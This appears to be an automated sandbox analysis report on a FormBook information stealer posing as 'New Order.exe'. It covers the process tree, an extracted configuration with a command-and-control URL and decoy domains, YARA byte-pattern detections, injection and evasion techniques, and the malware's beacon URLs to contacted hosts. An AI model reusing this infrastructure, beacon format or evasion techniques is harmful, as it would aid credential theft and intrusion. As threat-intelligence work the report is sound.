ID: 438531
Sample Name: New Order.exe
Cookbook: default.jbs
Time: 18:04:14
Date: 22/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report New Order.exe

Overview


General Information

Sample Name:	New Order.exe
Analysis ID:	438531
MD5:	4af03301316c984.
SHA1:	ad237296e61bde..
SHA256:	ac339f7ecac47cf…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- New Order.exe (PID: 7044 cmdline: 'C:\Users\user\Desktop\New Order.exe' MD5: 4AF03301316C984C17CA822456B6D918)
  - New Order.exe (PID: 7108 cmdline: 'C:\Users\user\Desktop\New Order.exe' MD5: 4AF03301316C984C17CA822456B6D918)
- explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - wscript.exe (PID: 5884 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - cmd.exe (PID: 6416 cmdline: /c del 'C:\Users\user\Desktop\New Order.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.achainz.com/de52/"
  ],
  "decoy": [
    "securenotifications.com",
    "queenannedelights.com",
    "ametistadigital.com",
    "nebraskapaymentrelief.net",
    "biologicsas.com",
    "vidalifegroupeurope.com",
    "sedulabs.com",
    "relaxingread.com",
    "oucompany.com",
    "ty-valve.com",
    "noakum.com",
    "neuralinkages.com",
    "heirsfriend.net",
    "collectordrive.com",
    "holidayrefers.com",
    "rhodessunbed.com",
    "smartlearningservice.com",
    "gangju123.com",
    "yymh8826.com",
    "ssmgaezp.icu",
    "nagosemo.store",
    "czzubniimplantaty.com",
    "cuttingemporium.com",
    "sapphireresortapts.com",
    "thingsnice.com",
    "occasionalassistant.com",
    "dietsz.com",
    "agenciaay.com",
    "sahaazancosmetics.com",
    "citizenshipswap.com",
    "tarjetasbogota.com",
    "naughtyofficegirls.today",
    "pamcakedesigns.com",
    "mytopshelfcloset.com",
    "optimismactivism.com",
    "ecard07.com",
    "ravexim3.com",
    "1677onyx.com",
    "blossomkc.com",
    "havdalahwomen.com",
    "centraldot.xyz",
    "runtilltheresnone.com",
    "alisonhahn.com",
    "mikesyardsale.com",
    "ayanmobile.com",
    "riseframework.com",
    "intermittentfastingcbd.com",
    "fahn555.icu",
    "triumphosophy.com",
    "mns6238.com",
    "sallyta.com",
    "miqr.art",
    "canadance.net",
    "poisedbylanaburroughs.com",
    "artistasmarbella.com",
    "multimater.info",
    "trapapa-bitter-nr1-bb.com",
    "naijadelivery.com",
    "365killoffices.xyz",
    "cmvtholiday.taipei",
    "bespokephysicaltherapy.com",
    "candlewands.com",
    "tabakico.com",
    "domentemenegi39.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.901427699.0000000003380000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.901427699.0000000003380000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.New Order.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.New Order.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.New Order.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
2.1.New Order.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.New Order.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:


- Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New Order.exe	37%	ReversingLabs	Win32.Spyware.Noon	
New Order.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nssD6D3.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nssD6D3.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\vsfjb	2%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.New Order.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.2.wscript.exe.34180a8.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.wscript.exe.5957960.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.New Order.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.New Order.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
2.1.New Order.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.New Order.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.New Order.exe.22a0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.collectordrive.com/de52/?z6Ad_8Jp=q/8Nbvd67YPMVz3o7HcOnLFi8lrYmwA47pjKffLVRoseAGTrTNs7CZxo0gnZJZCgi/pT&Yz=0bpDyT	0%	Avira URL Cloud	safe	
www.achainz.com/de52/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.cuttingemporium.com/de52/?z6Ad_8Jp=A6XO+ITKnQQbOEvUMrF2CVYLPv45kLd/uv2YdfW9vEZfPW6611dfa85KEkC5Wqh6gBNa&Yz=0bpDyT	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.occasionalassistant.com/de52/?z6Ad_8Jp=qb+cDyZ+/Kn0EiG8qAwackOr+Z8XD7HPsMVV4+H0Ra088mc2au++kj7rvX/qHs87RHMJ&Yz=0bpDyT	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.securenotifications.com/de52/?z6Ad_8Jp=/MwPCQmb8N4Awmw4mMKJPRGOCBQ0FmS8LiYPDqoyki9FgjxxSyxFyKWOR1kxSGqMaJan&Yz=0bpDyT	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.gangju123.com/de52/?z6Ad_8Jp=KfmGdnK98UrOdo4kMnFtb2+M9fToEn1F+Gzo6oV5pCedLQ1HneT9cj2ied9UzRR+PF6A&Yz=0bpDyT	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ayanmobile.com/de52/?z6Ad_8Jp=VjXAIgKfhvF8hRWD/e05oFFe9piey6xRf/uiJW4aXhiEfFySQTYX7BGVKv+i/OP+5wGQ&Yz=0bpDyT	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.optimismactivism.com/de52/?z6Ad_8Jp=LwTVedL55OWwkv7g5+M8qNIWWWhwOSQTlz2nKf3SzAUgx635MxYM24Oa4PrOeZWczuGU&Yz=0bpDyT	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.dietsz.com/de52/?z6Ad_8Jp=jbY8motXMJXjJrQ4SeyjR+FjRclRi1mJ8dBASwUO8jLWL5/FFIvWjS8rmQthPplPuKqV&Yz=0bpDyT	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cuttingemporium.com	34.102.136.180	true	false		unknown
www.ty-valve.com	192.155.181.250	true	true		unknown
www.securenotifications.com	35.209.88.35	true	true		unknown
ayanmobile.com	160.153.78.1	true	true		unknown
collectordrive.com	34.102.136.180	true	false		unknown
parking.namesilo.com	107.161.23.204	true	false		high
occasionalassistant.com	34.102.136.180	true	false		unknown
www.dietsz.com	208.91.197.91	true	true		unknown
optimismactivism.com	34.102.136.180	true	false		unknown
www.ayanmobile.com	unknown	unknown	true		unknown
www.occasionalassistant.com	unknown	unknown	true		unknown
www.cuttingemporium.com	unknown	unknown	true		unknown
www.collectordrive.com	unknown	unknown	true		unknown
www.optimismactivism.com	unknown	unknown	true		unknown
www.gangju123.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.collectordrive.com/de52/?z6Ad_8Jp=q/8Nbvd67YPMVz3o7HcOnLFi8lrYmwA47pjKffLVRoseAGTrTNs7CZxo0gnZJZCgi/pT&Yz=0bpDyT	false	• Avira URL Cloud: safe	unknown
www.achainz.com/de52/	true	• Avira URL Cloud: safe	low
http://www.cuttingemporium.com/de52/?z6Ad_8Jp=A6XO+ITKnQQbOEvUMrF2CVYLPv45kLd/uv2YdfW9vEZfPW6611dfa85KEkC5Wqh6gBNa&Yz=0bpDyT	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.occasionalassistant.com/de52/?z6Ad_8Jp=qb+cDyZ+/Kn0EiG8qAwackOr+Z8XD7HPsMVV4+H0Ra088mc2au++kj7rvX/qHs87RHMJ&Yz=0bpDyT	false	• Avira URL Cloud: safe	unknown
http://www.securenotifications.com/de52/?z6Ad_8Jp=/MwPCQmb8N4Awmw4mMKJPRGOCBQ0FmS8LiYPDqoyki9FgjxxSyxFyKWOR1kxSGqMaJan&Yz=0bpDyT	true	• Avira URL Cloud: safe	unknown
http://www.gangju123.com/de52/?z6Ad_8Jp=KfmGdnK98UrOdo4kMnFtb2+M9fToEn1F+Gzo6oV5pCedLQ1HneT9cj2ied9UzRR+PF6A&Yz=0bpDyT	true	• Avira URL Cloud: safe	unknown
http://www.ayanmobile.com/de52/?z6Ad_8Jp=VjXAIgKfhvF8hRWD/e05oFFe9piey6xRf/uiJW4aXhiEfFySQTYX7BGVKv+i/OP+5wGQ&Yz=0bpDyT	true	• Avira URL Cloud: safe	unknown
http://www.optimismactivism.com/de52/?z6Ad_8Jp=LwTVedL55OWwkv7g5+M8qNIWWWhwOSQTlz2nKf3SzAUgx635MxYM24Oa4PrOeZWczuGU&Yz=0bpDyT	false	• Avira URL Cloud: safe	unknown
http://www.dietsz.com/de52/?z6Ad_8Jp=jbY8motXMJXjJrQ4SeyjR+FjRclRi1mJ8dBASwUO8jLWL5/FFIvWjS8rmQthPplPuKqV&Yz=0bpDyT	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.155.181.250	www.ty-valve.com	United States		132422	TELECOM-HKHongKongTelecomGlobalDataCentreHK	true
107.161.23.204	parking.namesilo.com	United States		3842	RAMNODEUS	false
208.91.197.91	www.dietsz.com	Virgin Islands (BRITISH)		40034	CONFLUENCE-NETWORK-INCVG	true
35.209.88.35	www.securenotifications.com	United States		19527	GOOGLE-2US	true
34.102.136.180	cuttingemporium.com	United States		15169	GOOGLEUS	false
160.153.78.1	ayanmobile.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	438531
Start date:	22.06.2021
Start time:	18:04:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New Order.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@11/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.5% (good quality ratio 26.4%) • Quality average: 76.5% • Quality standard deviation: 29.9%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.155.181.250	IMG_7742_Scanned.doc	Get hash	malicious	Browse	
107.161.23.204	0HCan2RjnP.exe	Get hash	malicious	Browse	• www.vincemceveety.com/njo/?3fr8FF=Tt8uSKVa5QJtXrUOa2izXpXqP+GzBfMJhGJAdka3WmHmYzl+hrNUC7G9Ehd5fZRtlahI&vR-hK=lvU8HxR8NXL4hn3
	http://redirecturl.biz/upload/small/2017/10/20/59e99b0c0cd5e.jpg	Get hash	malicious	Browse	• redirecturl.biz/upload/small/2017/10/20/59e99b0c0cd5e.jpg
	24OUTWARD PAYMENT REMITTANCE COP.exe	Get hash	malicious	Browse	• www.campdash.net/mo/?rDK8Lr=chHDCxQ8Tl&dB=wXyrUWWH6OXM/MsM9EnX15bkQx4yjgVBITrUoM31Q8O/ebFhPcoC7NjX8qlZpckIiIFMH6THw8tmcPAvZ8rk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.197.91	4SUQvP1k18.exe	Get hash	malicious	Browse	• www.guidenconsultants.com/nf2/?2dUL=OSjoRGHwYD+lupm6knZ9o8Urfcs5dzpSFejgzKTIRvYVYjv3uY1kpjRv1MkfJQs56JKC&7nMpK=f2Mtuf_pWB0lf6hP
	Copia de la confirmaci#U00f3n de pago.exe	Get hash	malicious	Browse	• www.tudeladirecto.com/nt8e/?Stx01=d5sTnujAaLwCHAV7Hkod4AGONRw1Ceya8p7QHyuAjU2hemaQC5CnvhOz2Md3fLdwKvAElfnB/Q==&p6A=x8eXz
	919780-920390.exe	Get hash	malicious	Browse	• www.jankaari.net/i3vu/?j4=SZLXJF7Pq6w8&5j=wLeL3XocoDXjGrSQcgXQfczLmPYnI83o4d47rL8e2vfcAQhVc0p1sQs1dCKrqFdQCBGi
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• www.kalptarucentrino.com/owws/?2dN4wD=8E+7HDf/yAKpGSVNGJYs+i/HGOjE5Ln/IT7Di+bS0n8yl8woXgR9a6jMh1rwwGR+1/WU9Gt3Eg==&UL=-ZlpiB
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• www.whirlpool-repair.site/owws/?y8z=YGIZB9zniPxVGN6llSolrHu7OUwBzfeK83Aq1/+QErjTr46HiDLPVz/kzxgnVOsjPU21&UDKPKv=04i8JpzhsHVX
